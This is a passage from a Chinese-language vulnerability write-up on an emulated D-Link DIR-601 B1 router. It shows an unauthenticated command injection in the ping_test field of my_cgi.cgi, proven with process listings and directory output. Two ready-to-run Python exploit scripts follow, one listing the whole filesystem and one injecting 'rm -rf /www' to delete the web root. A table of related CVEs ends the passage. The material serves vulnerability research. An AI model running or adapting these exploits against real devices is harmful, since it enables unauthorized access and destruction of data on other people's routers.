SW<   [bioset]
SW<   [kblockd]
SW<   [ata sff]
SW<   [cfg80211]
SW    [kworker/0:1]
SW    [kswapd0]
SW    [fsnotify_mark]
SW    [scsi_eh_0]
SW<   [scsi_tmf_0]
```

发现执行成功了，那么也验证了我们的猜想

那么既然未授权了，岂不是想干嘛就干嘛想看什么就看什么嘛

那么只要把命令改为ls -R /那么就做到了未授权目录遍历的操作了（截取部分内容）

```
/proc/808/task/808/net/dev_snmp6:  
br0  
eth0  
eth1  
eth2  
eth3  
ip6tnl0  
lo  
sit0  
tunl0  
  
/proc/808/task/808/net/netfilter:  
nf_log  
nfnetlink_log  
nfnetlink_queue  
  
/proc/808/task/808/net/stat:  
arp_cache  
ip_conntrack  
ndisc_cache  
nf_conntrack  
rt_cache
```

EXP

```
import requests  
  
ip = "192.168.0.1"  
payload = "`ls -R />aaa.htm`"
```

```

url = "http://" + ip + "/my_cgi.cgi"
Headers = {"Referer": "http://" + ip + "/tools_vct.htm"}
Data = "request=no_auth&request=ping_test&ip_addr="+payload+"
requests.post(url, headers=Headers, data=Data)

url1 = "http://" + ip + "/aaa.htm"
response = requests.get(url1)
print(response.text)

```

Tips:

身份绕过和未授权绕过有什么区别？

身份绕过: 攻击者绕过身份验证机制，伪装成合法用户进入系统。

未授权绕过: 攻击者绕过授权机制，访问或操作他们不被允许的资源或功能。

那么由此可以确认上述确实是个未授权漏洞，执行完exp_test.py后，/www下的所有文件确实都被删除了

```

/ # ls
bin      firmadyne  lost+found  run      usr      rule_num.xml
dev      lib        mnt         sbin     var      iot@research:~/Desktop/DIR/_DIR601B1_FW202NAb01.bin.extracted$ python exp_test.p
etc      libexec    proc        sys      version  y
etc_ro   linuxrc    rc

/ # ls www/
/ # cd www/
/www # ls
/www #

```

```

exp_test.py
~/Desktop/DIR/_DIR601B1_FW202NAb01.bin.extracted

import requests
ip = "192.168.0.1"
payload = "192.168.0.1'rm -rf /www"
url = "http://" + ip + "/my_cgi.cgi"
Headers = {"Referer": "http://" + ip + "/tools_vct.htm"}
Data = "request=no_auth&request=ping_test&ip_addr="+payload+"
requests.post(url, headers=Headers, data=Data)

```

CVE

CVE-2019-16327	<p>D-Link DIR-601 B1 2.00NA devices are vulnerable to authentication bypass. They do not check for authentication at the server side and rely on client-side validation, which is bypassable. NOTE: this is an end-of-life product.</p> <p>D-Link DIR-601 B1 2.00NA 设备容易受到身份验证绕过的影响。它们不在服务器端检查身份验证，而是依赖于客户端验证，而客户端验证是可以绕过的。注意：这是报废产品。</p>	9.8	2019-12-26	D-Link	查看详情
CVE-2019-16326	<p>D-Link DIR-601 B1 2.00NA devices have CSRF because no anti-CSRF token is implemented. A remote attacker could exploit this in conjunction with CVE-2019-16327 to enable remote router management and device compromise. NOTE: this is an end-of-life product.</p> <p>D-Link DIR-601 B1 2.00NA 设备具有 CSRF，因为未实现反 CSRF 令牌。远程攻击者可利用此漏洞与 CVE-2019-16327 结合使用，启用远程路由器管理和设备入侵。注意：这是报废产品。</p>	8.8	2019-12-26	D-Link	查看详情
CVE-2018-12710	<p>An issue was discovered on D-Link DIR-601 2.02NA devices. Being local to the network and having only "User" account (which is a low privilege account) access, an attacker can intercept the response from a POST request to obtain "Admin" rights due to the admin password being displayed in XML.</p> <p>在 D-Link DIR-601 2.02NA 设备上发现一个问题。作为网络本地用户，并且只有“用户”帐户（即低权限帐户）访问权限，由于管理员密码以 XML 形式显示，攻击者可以拦截来自 POST 请求的响应以获取“管理员”权限。</p>	8	2018-08-29	D-Link	查看详情
CVE-2018-5708	<p>An issue was discovered on D-Link DIR-601 B1 2.02NA devices. Being on the same local network as, but being unauthenticated to, the administrator's panel, a user can obtain the admin username and cleartext password in the response (specifically, the configuration file restore_default), which is displayed in XML.</p> <p>在 D-Link DIR-601 B1 2.02NA 设备上发现一个问题。如果与管理员面板位于同一本地网络上，但未对管理员面板进行身份验证，则用户可以在响应（特别是配置文件 restore_default）中获取管理员用户名和明文密码，该响应以 XML 格式显示。</p>	8	2018-03-30	D-Link	查看详情